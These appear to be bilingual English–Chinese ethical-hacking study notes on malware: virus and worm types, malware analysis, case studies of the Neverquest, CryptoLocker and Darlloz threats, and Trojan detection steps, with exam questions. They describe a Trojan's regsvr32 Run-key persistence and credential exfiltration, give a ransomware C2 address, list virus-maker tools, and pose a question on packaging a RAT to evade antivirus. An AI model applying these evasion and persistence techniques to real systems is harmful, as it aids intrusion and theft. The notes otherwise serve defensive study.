- Companion/Camouflage Viruses
- Shell Viruses
- File Extension Viruses
- Add-on and Intrusive Viruses
- Transient and Terminate and Stay Resident Viruses

System or Boot Sector Viruses

- Boot sector virus **moves MBR to another location** on the hard disk and copies itself to the original location of MBR.
- When system boots, **virus code is executed first** and then control is passed to original MBR.



- 開機磁區病毒：病毒是放在開機磁區的一種病毒。當電腦試著去讀取和執行開機磁區的程式時，病毒會附著在電腦的記憶體內，等到機會成熟時感染其他的電腦，也就是從這裡延伸到其他磁碟區。開機程式再被執行時，病毒也再次被執行，又再一次散佈到其他磁區上。
- 改變MBR的位置，讓病毒先執行

Q1) Which of the following items of a computer system will an anti-virus program scan for viruses?

1. **Boot Sector**
2. Deleted Files
3. Windows Process List
4. Password Protected Files

Q2) Which of the following describes the characteristics of a Boot Sector Virus?

1. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR
2. **Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR**
3. Modifies directory table entries so that directory entries point to the virus code instead of the actual program
4. Overwrites the original MBR and only executes the new virus code

File and Multipartite Viruses (重要)

- **File Viruses:**
 - File viruses infect files which are **executed or interpreted in the system** such as COM, EXE, SYS, OVL, OBJ, PRG, MNU and BAT files.
 - File viruses can be either direct-action (non-resident) or memory-resident.
- **Multipartite Virus:**
 - Multipartite viruses infect the system **boot sector** and the **executable files** at the same time.

Multipartite Virus具有多重散播途徑：可同時感染boot sector與executable files

Q1) A virus that can cause multiple infections is know as what type of virus?

1. **Multipartite**
2. Stealth
3. Camouflage
4. Multi-infection

A1) A multipartite virus can cause multiple infections.

Macro Viruses

- Macro viruses **infect files** created by Microsoft Word or Excel.
- Most macro viruses are written using **macro language Visual Basic** for Applications (VBA).
- Macro viruses infect **templates** or **convert infected documents into template files**, while

maintaining their appearance of ordinary document files.

感染Microsoft的Word以及Excel文件檔

Q1) Which of the following programs is usually targeted at Microsoft Office products?

1. Polymorphic virus
2. Multipart virus
3. **Macro virus**
4. Stealth virus

Q2) Melissa is a virus that attacks Microsoft Windows platforms. To which category does this virus belong?

1. Polymorphic
2. Boot Sector infector
3. System
4. **Macro**

A2) The Melissa macro virus propagates in the form of an email message containing an infected Word document as an attachment.

Q3) The Melissa virus exploited security problems in Microsoft Excel and Word. What type of virus was it?

1. **Macro**
2. Named
3. Stealth
4. Multipartite

A3) Macro viruses, like Melissa, take advantage of macro functionality in files.

Q4) A user has just reported that he downloaded a file from a prospective client using IM. The user indicates that the file was called account.doc. The system has been behaving unusually since he downloaded the file. What is the most likely event that occurred?

1. **Your user inadvertently downloaded a macro virus using IM.**
2. Your user may have a defective hard drive.
3. Your user is imagining what cannot be and is therefore mistaken.
4. The system is suffering from power surges.

A4) The file itself is a Microsoft Word file and as such can have VBA macros embedded into it that can be used to deliver macro viruses.

Cluster Viruses

- Cluster viruses **modify directory table entries** so that it points users or system processes to the virus code instead of the actual program.
- There is **only once copy** of the virus on the disk infecting all the programs in the computer system.
- It will **launch itself first** when any program on the computer system is started and then the control is passed to actual program.

- 叢集病毒：此病毒會改變目錄表頭的位址，將位址連結到病毒的位址，當程序啟動時也代表病毒一起啟動(P.S.程序並未被修改)；如果系統感染到叢集病毒，所有程序都會受到感染，好像一個叢集都被感染，但病毒只是在一個固定空間上被連結出去執行。
- 例如：Dir-2病毒

Stealth/Tunneling Viruses

- These viruses **evade the anti-virus software** by intercepting its requests to the operating system.
- A virus can **hide itself** by intercepting the anti-virus software's request to read the file and passing the request to the virus, instead of the OS.
- The virus can then **return an uninfected version of the file** to the anti-virus software, so that it appears as if the file is "clean".


隱形病毒：這類病毒會透過攔截防毒軟體的請求，並回傳未被感染的版本回去，因此防毒軟體會認為這個檔案是乾淨的，但其實已經感染了。

Q1) Which of the following viruses tries to hide from anti-virus programs by actively altering and corrupting the chosen service call interruptions when they are being run?

1. Cavity virus
2. Polymorphic virus
3. Tunneling virus
4. **Stealth virus** (Stealth與Tunneling是不一樣的)

Encryption Viruses

- This type of virus **uses simple encryption** to encipher the code.
- The virus is encrypted with a **different key** for each infected file.
- **AV scanner** cannot directly detect these types of viruses using signature detection



methods.

- 病毒自我加密
- 加密病毒：病毒將自己的病毒編碼經過加密演算法去感染檔案。每一次的感染病毒編碼都會自動再次演算一次，所以每次產生的病毒編碼都不一樣。

Polymorphic Code

- Polymorphic code is a code that **mutates** while keeping the original algorithm intact.
- To enable polymorphic code, the virus has to have a **polymorphic engine** (also called mutating engine or mutation engine).
- A well-written polymorphic virus therefore **has no parts that stay the same** on each infection.

- 多型，不斷變形，不容易被抓
- 病毒會透過感染別的病毒後，改變感染目標的型態，但是又保留病毒的基本架構。在感染病毒期間，會建立壓縮加密機制，並建立金鑰，每次的金鑰都不同。

Q1) ViruXine.W32 virus hides their presence by changing the underlying executable code. This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all. What is this technique called?

1. **Polymorphic Virus**
2. Metamorphic Virus
3. Dravidic Virus
4. Stealth Virus

Q2) June, a security analyst, understands that a polymorphic virus has the ability to mutate and can change its known viral signature and hide from signature-based antivirus programs. Can June use an antivirus program in this case and would it be effective against a polymorphic virus?

1. Yes. June can use an antivirus program since it compares the parity bit of executable files to the database of known check sum counts and it is effective on a polymorphic virus
2. Yes. June can use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and it is very effective against a polymorphic virus
3. **No. June can't use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and in the case the polymorphic viruses cannot be detected by a signature-based anti-virus program**
4. No. June can't use an antivirus program since it compares the size of executable files to the database of known viral signatures and it is effective on a polymorphic virus

Q3) What type of virus modifies itself to avoid detection?

1. Stealth virus
2. **Polymorphic virus**
3. Multipartite virus
4. Armored virus

A3) A polymorphic virus modifies itself to evade detection.

Q4) Your client is confident that his enterprise antivirus protection software will eliminate and prevent malware in his system. Will this signature-based antivirus system protect against polymorphic viruses?

1. Yes. No matter the virus, the generic signatures will catch it.
2. Yes. All signature-based systems also use a heuristics engine to catch these.
3. **No. Because the system compares a signature to the executable, polymorphic viruses are not identified and quarantined.**
4. No, because the system compares file sizes to potential viruses and would catch the polymorphic that way.

A4) Polymorphic viruses constantly change their code in order to defeat the signature-based comparison of the executable.

Q5) A polymorphic virus _.

1. Evades detection through backdoors
2. Evades detection through heuristics
3. **Evades detection through rewriting itself**
4. Evades detection through luck

A5) A polymorphic virus evades detection through rewriting itself.


Metamorphic Viruses

- **Metamorphic Viruses:** Metamorphic viruses **rewrite themselves** completely each time they are to infect new executable.
- **Metamorphic Code:** Metamorphic code can **reprogram itself** by translating its own code into a temporary representation and then back to the normal code again.
- **Example:** For example, E32/Simile consisted of over 14000 lines of assembly code, 90% of it is part of the **metamorphic engine**.

- 多態病毒：除了像polymorphic會改變特徵外，連行為也會跟著改變
- ex: simile, zmist
- Mistfall is the first virus to use the technique called "code integration."

File Overwriting or Cavity Viruses

- Cavity Virus **overwrites a part of the host file** that is with a **constant** (usually nulls), without increasing the length of the file and preserving its functionality.



- CIH(Chernobyl or Spacefiller)

Sparse Infector Viruses

- **Sparse Infector Virus:** Sparse infector virus infects only occasionally (e.g. every tenth program executed), or only files whose **lengths fall within a narrow range**.
- **Difficult to Detect:** By infecting less often, such viruses try to **minimize the probability** of being discovered.
- **Infection Process:** For example, wake up on 15th of every month and execute code.

- 例：只感染最大只有128 kb容量大小的檔案或每月12日執行感染，減少被偵測的機會

Q1) A sparse infector virus ____.

1. Creates backdoors
2. Infects data and executables
3. **Infects files selectively**
4. Rewrites itself

A1) A sparse infector evades detection by infecting only a handful or selection of files instead of all of them.


Companion/Camouflage Viruses

- A Companion virus **creates a companion file** for each executable file the virus infects.
- Therefore, a companion virus may save itself as **notepad.com** and every time a user executes notepad.exe (good program), the computer will load notepad.com (virus) and **infect the system**.

- 更改副檔名，讓同樣檔名提高優先執行順序
- 例：在相同檔名下，副檔名.com會比.exe先被執行

Shell Viruses

- Virus code forms a shell **around the target host program's code**, making itself the original program and host code as its sub-routine.
- Almost **all boot program viruses are shell viruses**.



感染後，都會先執行virus code，然後才執行original program

File Extension Viruses

- File extension viruses **change the extensions** of files.
- **.TXT** is safe as it indicates a pure text file.
- With extensions turned off, if someone sends you a file named **BAD.TXT.VBS**, you will only see **BAD.TXT**.
- If you have forgotten that extensions are turned off, you might think this is a **text file** and open it.
- This is an **executable Visual Basic Script** virus file and could do serious damage.
- Countermeasure is to turn off "**Hide file extensions**" in Windows.

另個攻擊手法：unicode RLO 反轉字元


Q1) You are trying to package a RAT Trojan so that Anti-Virus software will not detect it. Which of the listed technique will NOT be effective in evading Anti-Virus scanner?

1. **Convert the Trojan.exe file extension to Trojan.txt disguising as text file**
2. Break the Trojan into multiple smaller files and zip the individual pieces
3. Change the content of the Trojan using hex editor and modify the checksum

4. Encrypt the Trojan using multiple hashing algorithms like MD5 and SHA-1

Add-on and Intrusive Viruses

- **Add-on Viruses:** Add-on viruses append their code to the host code **without making any changes** to the latter or **relocate the host code** to insert their own code at the beginning.



不會改變host的code

- **Intrusive Viruses:** Intrusive viruses overwrite the **host code partly or completely** with the viral code.



複寫host部份或整個code

Transient and Terminate and Stay Resident Viruses

Basic Infection Techniques:

- **Direct Action or Transient Virus:**
 - **Transfers** all the controls of the host code to where it **resides in the memory**.
 - The virus **runs when the host code is run** and terminates itself or exits memory as soon as the host code execution ends.
- **Terminate and Stay Resident Virus (TSR):**
 - **Remains permanently in the memory** during the entire work session even after the target host's program is executed and terminated; can be removed only by **rebooting the system**.

- 根據lifetime可分為transient和resident based兩種:
 - Direct Action or Transient Virus: 當被host執行時它才被載入到記憶體裡執行，當host終止時它也隨之終止
 - Terminate and Stay Resident Virus (TSR): 當被感染時，病毒會永久存在記憶體裡。只有在重開機後才會被移除。

Writing a Simple Virus Program

Sam's Virus Generator and JPS Virus Maker

Andreinick05's Batch Virus Maker and DeadLine's Virus Maker

Sonic Bat - Batch File Virus Creator and Poison Virus Maker

Computer Worms

- Computer worms are malicious programs that **replicate**, **execute**, and **spread** across the network connections independently **without human interaction**.
 - Most of the worms are created only to replicate and spread across a network, consuming available computing resources; however, some worms carry a payload to **damage the host system**.
 - Attackers use **worm payload** to install backdoors in infected computers, which turns them into zombies and **creates botnet**; these botnets can be used to carry further cyber attacks.
- 獨立運作，不需宿主
 - 大量自我複製、散播，消耗電腦、網路資源
 - 夾帶的payload會損壞系統、植入後門、建立botnet

How is a Worm Different from a Virus?

- **Replicates on its own**: A worm is a special type of malware that can replicate itself and **use memory**, but **cannot attach** itself to other programs.

- **Spreads through the Infected Network:** A worm takes advantages of **file** or **information** transport features on computer systems and spread through the **infected network** automatically but a virus does not.

Virus	Worm
Virus infects a system by inserting itself into a file or executable program	Worm infects a system by exploiting a vulnerability in an OS or application by replicating itself
It might delete or alter content in files, or change the location of files in the system	Typically, a worm does not modify any stored programs. It only exploits the CPU and memory
It alters the way a computer system operates , without the knowledge or consent of a user	It consumes network bandwidth, system memory, etc., excessively overloading servers and computer systems
A virus cannot be spread to other computers unless an infected file is replicated and actually sent to the other computer	A worm, after being installed in a system, can replicate it self and spread by using IRC, Outlook, or other applicable mailing programs
A virus is spread at a uniform speed , as programmed	A worm spreads more rapidly than a virus
Viruses are hard to remove from infected machines	As compared with a virus, a worm can be easily removed from a system

Q1) Which of the following is one of the key features found in a worm but not seen in a virus?

1. The payload is very small, usually below 800 bytes.
2. **It is self replicating without need for user intervention.**
3. It does not have the ability to propagate on its own.
4. All of them cannot be detected by virus scanners.

A1) A worm is similar to a virus by its design, and is considered to be a sub-class of a virus. Worms spread from computer to computer, but unlike a virus, it has the capability to travel without any help from a person. A worm takes advantage of file or information transport features on your system, which allows it to travel unaided.

Q2) What are worms typically known for?

1. **Rapid replication**
2. Configuration changes
3. Identity theft
4. DDoS

A2) Worms are typically known for extremely rapid replication rates once they are released into the wild.

Computer Worms: Ghost Eye Worm

- Ghost Eye worm is a hacking program that spreads random messages on Facebook or steam or chat websites to get the password.

Worm Maker: Internet Worm Maker Thing

6.4 Malware Reverse Engineering

What is Sheep Dip Computer?

- Sheep dipping refers to the **analysis** of suspect files, incoming messages, etc. for malware.
- A sheep dip computer is **installed with** port monitors, file monitors, network monitors and antivirus software and connects to a network only under strictly controlled conditions.
- A computer used for sheep dipping should have, for example:
 - Run user, group permission and process monitors
 - Run port and network monitors
 - Run device driver and file monitors
 - Run registry and kernel monitors

Anti-Virus Sensor Systems

- Anti-virus sensor system is a collection of computer software that **detects and analyzes malicious code threats** such as viruses, worms, and Trojans. They are used along with sheep dip computers.

Malware Analysis Procedure: Preparing Testbed

1. Install **Virtual machine** (VMware, Hyper-V, etc.) on the system.
2. Install **guest OS** into the Virtual machine.
3. Isolate the system from the network by ensuring that the **NIC card** is in "host only" mode.
4. Disable the "**shared folders**", and the "**guest isolation**".
5. Copy the **malware** over to the guest OS.

Malware Analysis Procedure

1. Perform **static analysis** when the malware is inactive.
2. Collect information about:
 - String values found in the binary with the help of string extracting tools such as

BinText.

- The packaging and compressing techniques used with the help of compression and decompression tools such as **UPX**.
 - 3. Set up **network connection** and check that it is not giving any errors.
 - 4. Run the virus and monitor the process actions and system information with the help of process monitoring tools such as **Process Monitor** and **Process Explorer**.
 - 5. Record network traffic information using the connectivity and log packet content monitoring tools such as **NetResident** and **TCPView**.
 - 6. Determine the files added, processes spawned, and changes to the registry with the help of registry monitoring tools such as **RegShot**.
 - 7. Collect the following information using debugging tools such as **OllDbg** and **ProcDump**:
 - Service requests and DNS tables information
 - Attempts for incoming and outgoing connections
- PeStudio (靜態)
 - Process Monitor (動態)

Malware Analysis Tool: **IDA Pro**

Online Malware Testing: **VirusTotal**

- VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the detection of viruses, worms, Trojans, etc.

Online **Malware Analysis** Services

Trojan Analysis: **Neverquest**

- A new banking Trojan known as Neverquest, is active and being used to attack a number of popular **banking websites**.
- This Trojan can **identify target sites** by searching for **specific keywords** on web pages that victims are browsing.
- After infecting system, the malware gives an attacker control of the infected machine with the help of a **Virtual Network Computing** (VNC, for remote access) and **SOCKS proxy server**.
- The Trojan **targets several banking sites and steals sensitive information** such as login credentials that customers enter into these websites.
- The Trojan also **steals login information related to social networking sites** like Twitter,

and sends this information to its control server.

- Once it infects a system, the Trojan drops a random-name DLL with a **.dat** extension in the **%APPDATA%** folder.
- The Trojan then automatically runs this DLL using `regsvr32.exe /s [DLL PATH]` by adding a key under "**Software\Microsoft\Windows\CurrentVersion\Run**"
- The Trojan tries to inject its malicious code into running processes and waits for browser processes such as **iexplorer.exe** or **firefox.exe**
- Once the victim opens any site with these browsers, then Trojan **requests the encrypted configuration file** from its control server.
- The Trojan generates a **unique ID number** that will be used in subsequent requests.
- The reply is encrypted with **aPLib** compression
- The reply data is appended to an "**AP32**" string, followed by a decompression routine.
- The configuration file contains a huge amount of **JavaScript code**, a number of bank websites, social networking websites, and list of financial keywords.
- The JavaScript code in the configuration file is used to **modify the page contents** of the bank's site to steal sensitive information.
- If the Trojan finds any of the keywords on a web page, it will **steal the full URL** and all user-entered information and **sends this data to the attacker**.
- The Trojan sends a unique ID number followed by the full URL containing **username and password**.
- The Trojan also sends **all web page contents** compressed with aPLib to the attacker in the following format.

Virus Analysis: **Ransom Cryptolocker**

- Ransom Cryptolocker is a ransom-ware that on execution **locks the user's system** thereby leaving the system in an unusable state.
- It also **encrypts the list of file types** present in the user system.
- The compromised user has to **pay the attacker** with ransom to unlock the system and to get the files decrypted.
- **Infection and Propagation Vectors:**
 - The malware is being propagated via **malicious links in spam e-mails** which leads to pages exploiting common system vulnerabilities.
 - These **exploit pages** will drop Ransom Cryptolocker and other malicious executable files on the affected machine.
- **Characteristics and Symptoms:**
 - The contents of the original files are encrypted using **AES Algorithm** with a randomly generated key.
 - Once the system is infected, the malware binary first tries to connect to a hard

- coded **command and control server** with IP address **184.164.136.134**
- If this attempt fails, it **generates a domain name** using random domain name algorithm and appends it with domain names such as .org, .net, .co.uk, .info, .com, .biz, and .ru.
- **Encryption Technique:**
 - The malware uses an AES algorithm to encrypt the files. The malware first generates a **256 bit AES key** and this will be used to encrypt the files.
 - In order to be able to decrypt the files, the **malware author** needs to know that key.
 - To avoid transmitting the key in clear text, the malware will encrypt it using an **asymmetric key algorithm**, namely the RSA public/private key pair.
 - This encrypted key is then submitted to the **C&C server**.
- Once the system is compromised, the malware displays the below mentioned **warning** to the user and demand ransom to **decrypt the files**.
- It maintains the list of files which was encrypted by this malware under the following registry entry
 - `HKEY_CURRENT_USER\Software\CryptoLocker\Files`
- On execution, this malware binary copies itself to **%AppData%** location and deletes itself using a batch file
 - `%AppData%\{2E376276-3A5A-0712-2BE2-FBF2CFF7ECD5}.exe`

Worm Analysis: **Darll0z** (Internet of Things (IoT) Worm)

- Darll0z is a Linux worm that is engineered to target the "**Internet of things**."
- It targets computers running **Intel x86** architectures and also focuses on devices running the **ARM, MIPS, and PowerPC architectures**, which are usually found on **routers, set-top boxes**, and **security cameras**.
- **Darll0z Execution:**
 - The main purpose of the worm is to **mine crypto currencies**.
 - Upon execution, the worm **generates IP addresses randomly**, accesses a specific path on the machine with well-known IDs and passwords, and also **sends HTTP POST requests** which exploit the vulnerability.
 - If the target is unpatched, it downloads the worm from a malicious server and starts **searching for its next target**.
 - Currently, the worm infect only **Intel x86 systems** because the downloaded URL in the exploit code is hard-coded to the ELF binary for Intel architectures.

Q1) What is a sheeppid?

1. It is another name for Honeynet

2. It is a machine used to coordinate honeynets
3. **It is the process of checking physical media for virus before they are used in a computer**
4. None of the above

A1) Also known as a footbath, a sheepdip is the process of checking physical media, such as floppy disks or CD-ROMs, for viruses before they are used in a computer. Typically, a computer that sheepdips is used only for that process and nothing else and is isolated from the other computers, meaning it is not connected to the network. Most sheepdips use at least two different antivirus programs in order to increase effectiveness.

Q2) If you come across a sheepdip machine at your client's site, what should you do?

1. **A sheepdip computer is used only for virus-checking.**
2. A sheepdip computer is another name for a honeypot
3. A sheepdip coordinates several honeypots.
4. A sheepdip computers defers a denial of service attack.

6.5 Malware Detection

How to Detect Trojans

- Scan for suspicious **OPEN PORTS**.
- Scan for suspicious **RUNNING PROCESSES**.
- Scan for suspicious **REGISTRY ENTRIES**.
- Scan for suspicious **DEVICE DRIVERS** installed on the computer.
- Scan for suspicious **WINDOWS SERVICES**.
- Scan for suspicious **STARTUP PROGRAMS**.
- Scan for suspicious **FILES** and **FOLDERS**.
- Scan for suspicious **NETWORK ACTIVITIES**.
- Scan for suspicious modification to **OPERATING SYSTEM FILES**.
- Run Trojan **SCANNER** to detect Trojans.

Scanning for Suspicious Ports

- Trojans open **unused ports** in victim machine to connect back to Trojan handlers.
- Look for the **connection established** to unknown or suspicious IP addresses.
- Type `netstat -an` in command prompt.

- TCPView, CurrPorts
- 查Service short name: `tasklist -svc`

Port Monitoring Tools: TCPView and CurrPorts

- **TCPView**: TCPView show detailed listings of all **TCP** and **UDP endpoints** on your system, including the local and remote addresses and state of **TCP connections**.
- **CurrPorts**: CurrPorts is **network monitoring** software that displays the list of all currently opened **TCP/IP** and **UDP** ports on your local computer.

Scanning for Suspicious Processes

- Trojans camouflage themselves as **genuine Windows services** or hide their processes to avoid detection.
- Some Trojans use PEs (**Portable Executable**) to inject into various processes (such as

explorer.exe or web browsers).

- Processes are visible but looks like a legitimate processes and also helps **bypass desktop firewalls**.
- Trojans can also use **rootkit** methods to hide their processes.
- Use **process monitoring** tools to detect hidden Trojans and backdoors.
- **Process Monitor**: Process Monitor is a monitoring tool for Windows that **shows file system, registry, and process/thread activity**.

Process Monitoring Tool: **What's Running**

- What's Running gives an **inside look** into your Windows operating systems.

Process Monitoring Tools

- **Process Explorer**

Scanning for Suspicious **Registry Entries**

- Windows automatically executes instructions in:
 - **Run**
 - **RunServices**
 - **RunOnce**
 - **RunServicesOnce**
 - **HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %***.
- Scanning registry values for suspicious entries may **indicate the Trojan infection**.
- Trojans **insert instructions** at these sections of registry to perform malicious activities.

Autoruns

Registry Entry Monitoring Tool: **RegScanner**

- RegScanner allows you to scan the Registry, **find the desired Registry values** that match to the specified search criteria, and display them in one list.

Registry Entry Monitoring Tools

Scanning for Suspicious Device Drivers

- Trojans are installed along with device drivers **downloaded from untrusted sources** and use these drivers as a shield to avoid detection.
- Scan for **suspicious device drivers** and verify if they are genuine and downloaded from the publisher's original site.
- Go to `Run -> Type msinfo32 -> Software Environment -> System Drivers`

- 檢視系統內已安裝的驅動程式: `$ sc query type= driver`
- 使用Process Explorer查看程序載入了哪些DLLs:
 - View -> Lower Pane View -> DLLs

Device Drivers Monitoring Tool: DriverView

- DriverView utility displays the list of all **device drivers** currently loaded on system. For each driver in the list, **additional information** is displayed such as load address of the driver, description, version, product name, company that created the driver, etc.

Device Drivers Monitoring Tools

Scanning for Suspicious Windows Services

- Trojans spawn Windows services allow attackers **remote control to the victim machine** and pass malicious instructions.
- Trojans **rename their processes** to look like a genuine Windows service in order to avoid detection.
- Trojans employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Service** registry keys to hide its processes.

Windows Services Monitoring Tool: Windows Service Manager (SrvMan)

- Windows Service Manager **simplifies all common tasks related to Windows services**. It can create services (both Win32 and Legacy Driver) without restarting Windows, delete existing services, and change service configuration.

Windows Service Monitoring Tools

Scanning for Suspicious Startup Programs

- **Check startup program entries in the registry:** Details are covered in next slide.
- **Check device drivers automatically loaded:** C:\Windows\System32\drivers
- **Check `boot.ini`:** Check `boot.ini` or `bcd` (bootmgr) entries.
- **Check Windows services automatic started:** Go to **Run** -> Type `services.msc` -> Sort by **Startup Type**.
- **Check startup folder:**
 - C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
 - C:\Users(User-Name)\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

BCD開機設定資料: `$ bcdedit`

Windows 8 Startup Registry Entries

Startup Programs Monitoring Tool: Security AutoRun

- Security AutoRun displays the **list of all applications** that are loaded automatically when Windows starts up.

Startup Programs Monitoring Tools

Scanning for Suspicious Files and Folders (重要)

- Trojans normally modify **system's files and folders**. Use these tools to detect system changes.
- **SIGVERIF:**
 - It **checks integrity of critical files** that have been digitally signed by Microsoft.
 - To launch SIGVERIF, to **Start** -> **Run**, type `sigverif` and press **Enter**.

掃Windows資料夾底下的數位簽章

- **FCIV (File Checksum Integrity Verifier):**
 - It is a command line utility that computes **MD5** or **SHA1 cryptographic hashes** for files.
 - You can download FCIV at <http://download.microsoft.com>
- **TRIPWIRE:**
 - It is an enterprise class system integrity verifier that **scans** and **reports critical system files for changes**.

檢查Windows執行檔是否含有數位簽章: `$ sigcheck -v C:\Windows\System32\nc.exe` , -
v 是結合使用VirusTotal掃描

Files and Folder Integrity Checker: **FastSum** and **WinMD5**

- **FastSum:**
 - FastSum is used for **checking integrity** of the files.
